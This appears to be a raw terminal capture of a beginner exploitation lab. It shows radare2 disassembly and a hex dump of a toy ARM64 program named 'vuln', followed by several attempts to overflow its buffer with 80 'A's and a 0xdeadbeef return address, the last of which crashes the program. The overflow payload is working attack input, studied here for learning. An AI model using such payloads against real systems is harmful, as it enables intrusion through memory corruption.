0×00000858 e10b00f9 str x1, [var_10h] ; argv
0×0000085c e01f40b9 ldr w0, [var_1ch] ; vuln.c:10 if (argc < 2) {
0×00000860 1f040071 cmp w0, 1
0×00000864 2c010054 b.gt 0×888
0×00000868 e00b40f9 ldr x0, [var_10h] ; vuln.c:11 printf("usage: %s <input>\n", argv[0]);
0×0000086c 000040f9 ldr x0, [x0]
0×00000870 e10300aa mov x1, x0
0×00000874 00000090 adrp x0, 0
0×00000878 00402391 add x0, x0, str.usage:__s__input__n
0×0000087c 99ffff97 bl sym.imp.printf ; int printf(const char *format)
0×00000880 20008052 mov w0, 1 ; vuln.c:12 return 1;
0×00000884 09000014 b 0×8a8
0×00000888 e00b40f9 ldr x0, [var_10h] ; vuln.c:14 vulnerable_function(argv[1]);
0×0000088c 00200091 add x0, x0, 8
0×00000890 000040f9 ldr x0, [x0]
0×00000894 e5ffff97 bl sym.vulnerable_function
0×00000898 00000090 adrp x0, 0 ; vuln.c:15 printf("input processed\n");
0×0000089c 00a02391 add x0, x0, str.input_processed
0×000008a0 88ffff97 bl sym.imp.puts ; int puts(const char *s)
0×000008a4 00008052 mov w0, 0 ; vuln.c:16 return 0;
; CODE XREF from main @ 0×884(x)
0×000008a8 fd7bc2a8 ldp x29, x30, [sp], 0×20 ; vuln.c:17}
0×000008ac c0035fd6 ret
[0×00000700]>


jackal@kali: ~
Session Actions Edit View Help
[0x00000700 [Xadvc]0 0% 656 vuln]> xc @ entry0
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF comment
0x00000700 5f24 03d5 1d00 80d2 1e00 80d2 e503 00aa _$.... ; pc ; [12] -r-x section size 432 named .text ; arg1
0x00000710 e103 40f9 e223 0091 e603 0091 e000 00f0 ..@..#.
0x00000720 00ec 47f9 0300 80d2 0400 80d2 d5ff ff97 ..G.
0x00000730 e0ff ff97 e000 00f0 00e8 47f9 4000 00b4 ; sym.call_weak_fn
0x00000740 d8ff ff17 c003 5fd6 1f20 03d5 1f20 03d5
0x00000750 1f20 03d5 1f20 03d5 1f20 03d5 1f20 03d5
0x00000760 0001 0090 0020 0191 0101 0090 2120 0191 ..... ; sym.deregister_tm_clones
0x00000770 3f00 00eb c000 0054 e100 00f0 21e0 47f9 ?.....T....!.G.
0x00000780 6100 00b4 f003 01aa 0002 1fd6 c003 5fd6 a.....
0x00000790 0001 0090 0020 0191 0101 0090 2120 0191 ..... ; sym.register_tm_clones
0x000007a0 2100 00cb 22fc 7fd3 410c 818b 21fc 4193 !..."...A...!.A.
0x000007b0 c100 00b4 e200 00f0 42f0 47f9 6200 00b4 ....B.G.b...
0x000007c0 f003 02aa 0002 1fd6 c003 5fd6 3f23 03d5 ; sym.__do_global_dtors_aux
0x000007d0 fd7b bea9 fd03 0091 f30b 00f9 1301 0090 .{.....
0x000007e0 6022 4139 4001 0037 e000 00f0 00e4 47f9 `"A9@..7.....G.
0x000007f0 8000 00b4 0001 0090 0020 40f9 a5ff ff97 ..... @.....
0x00000800 d8ff ff97 2000 8052 6022 0139 f30b 40f9 ...R`".9..@.
0x00000810 fd7b c2a8 bf23 03d5 c003 5fd6 1f20 03d5 .{...#...._...
0x00000820 5f24 03d5 dbff ff17 fd7b baa9 fd03 0091 _$.....{..... ; sym.frame_dummy ; sym.vulnerable_function
0x00000830 e00f 00f9 e083 0091 e10f 40f9 a5ff ff97 ..... @..... ; arg1
0x00000840 1f20 03d5 fd7b c6a8 c003 5fd6 fd7b bea9 .....{...._..{.. ; sym.main
0x00000850 fd03 0091 e01f 00b9 e10b 00f9 e01f 40b9 ..... @. ; argc ; argv
0x00000860 1f04 0071 2c01 0054 e00b 40f9 0000 40f9 ...q,..T..@...@.
0x00000870 e103 00aa 0000 0090 0040 2391 99ff ff97 .....@#.....
0x00000880 2000 8052 0900 0014 e00b 40f9 0020 0091 ...R.....@.. ..
0x00000890 0000 40f9 e5ff ff97 0000 0090 00a0 2391 ..@.....#.
0x000008a0 88ff ff97 0000 8052 fd7b c2a8 c003 5fd6 .....R.{...._.
0x000008b0 3f23 03d5 fd7b bfa9 fd03 0091 fd7b c1a8 ?#...{.....{.. ; sym._fini ; [13] -r-x section size 24 named .fini
0x000008c0 bf23 03d5 c003 5fd6 0100 0200 0000 0000 .#...._..... ; obj._IO_stdin_used ; [14] -r-- section size 48 named .rodata
0x000008d0 7573 6167 653a 2025 7320 3c69 6e70 7574 usage: %s <input ; str.usage:__s__input__n
0x000008e0 3e0a 0000 0000 0000 696e 7075 7420 7072 >.....input pr ; str.input_processed
0x000008f0 6f63 6573 7365 6400 011b 033b 4400 0000 ocessed....;D... ; loc.__GNU_EH_FRAME_HDR ; [15] -r-- section size 68 named .eh_frame_hdr
0x00000900 0700 0000 08fe ffff 5c00 0000 68fe ffff ....\...h...
0x00000910 7000 0000 98fe ffff 8400 0000 d4fe ffff p.....
0x00000920 9800 0000 28ff ffff c000 0000 30ff ffff ....(.....0...
0x00000930 d800 0000 54ff ffff f800 0000 0000 0000 ....T.....
0x00000940 1000 0000 0000 0000 017a 5200 0478 1e01 .....zR..x.. ; section..eh_frame ; [16] -r-- section size 212 named .eh_frame
0x00000950 1b0c 1f00 1000 0000 1800 0000 a4fd ffff
0x00000960 3400 0000 0041 071e 1000 0000 2c00 0000 4....A.....,...


jackal@kali: ~
Session Actions Edit View Help
[0x00000318]> exit
┌──(jackal㉿kali)-[~]
└─$ python3 -c 'print("A"*offset + "\xef\xbe\xad\xde")'
Traceback (most recent call last):
File "<string>", line 1, in <module>
print("A"*offset + "\xef\xbe\xad\xde")
NameError: name 'offset' is not defined
┌──(jackal㉿kali)-[~]
└─$ ./vuln $(python3 -c 'print("A"*offset +)')
File "<string>", line 1
print("A"*offset +)
SyntaxError: invalid syntax
usage: ./vuln <input>
┌──(jackal㉿kali)-[~]
└─$ ./vuln $(python3 -c 'print("A"*offset + "\xef\xbe\xad\xde")')
Traceback (most recent call last):
File "<string>", line 1, in <module>
print("A"*offset + "\xef\xbe\xad\xde")
NameError: name 'offset' is not defined
usage: ./vuln <input>
┌──(jackal㉿kali)-[~]
└─$ python3 -c 'print("A"*80 + "\xef\xbe\xad\xde")'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAï¾Þ
┌──(jackal㉿kali)-[~]
└─$ ./vuln $(python3 -c 'print("A"*80 + "\xef\xbe\xad\xde")')
input processed
zsh: bus error ./vuln $(python3 -c 'print("A"*80 + "\xef\xbe\xad\xde")')
┌──(jackal㉿kali)-[~]
└─$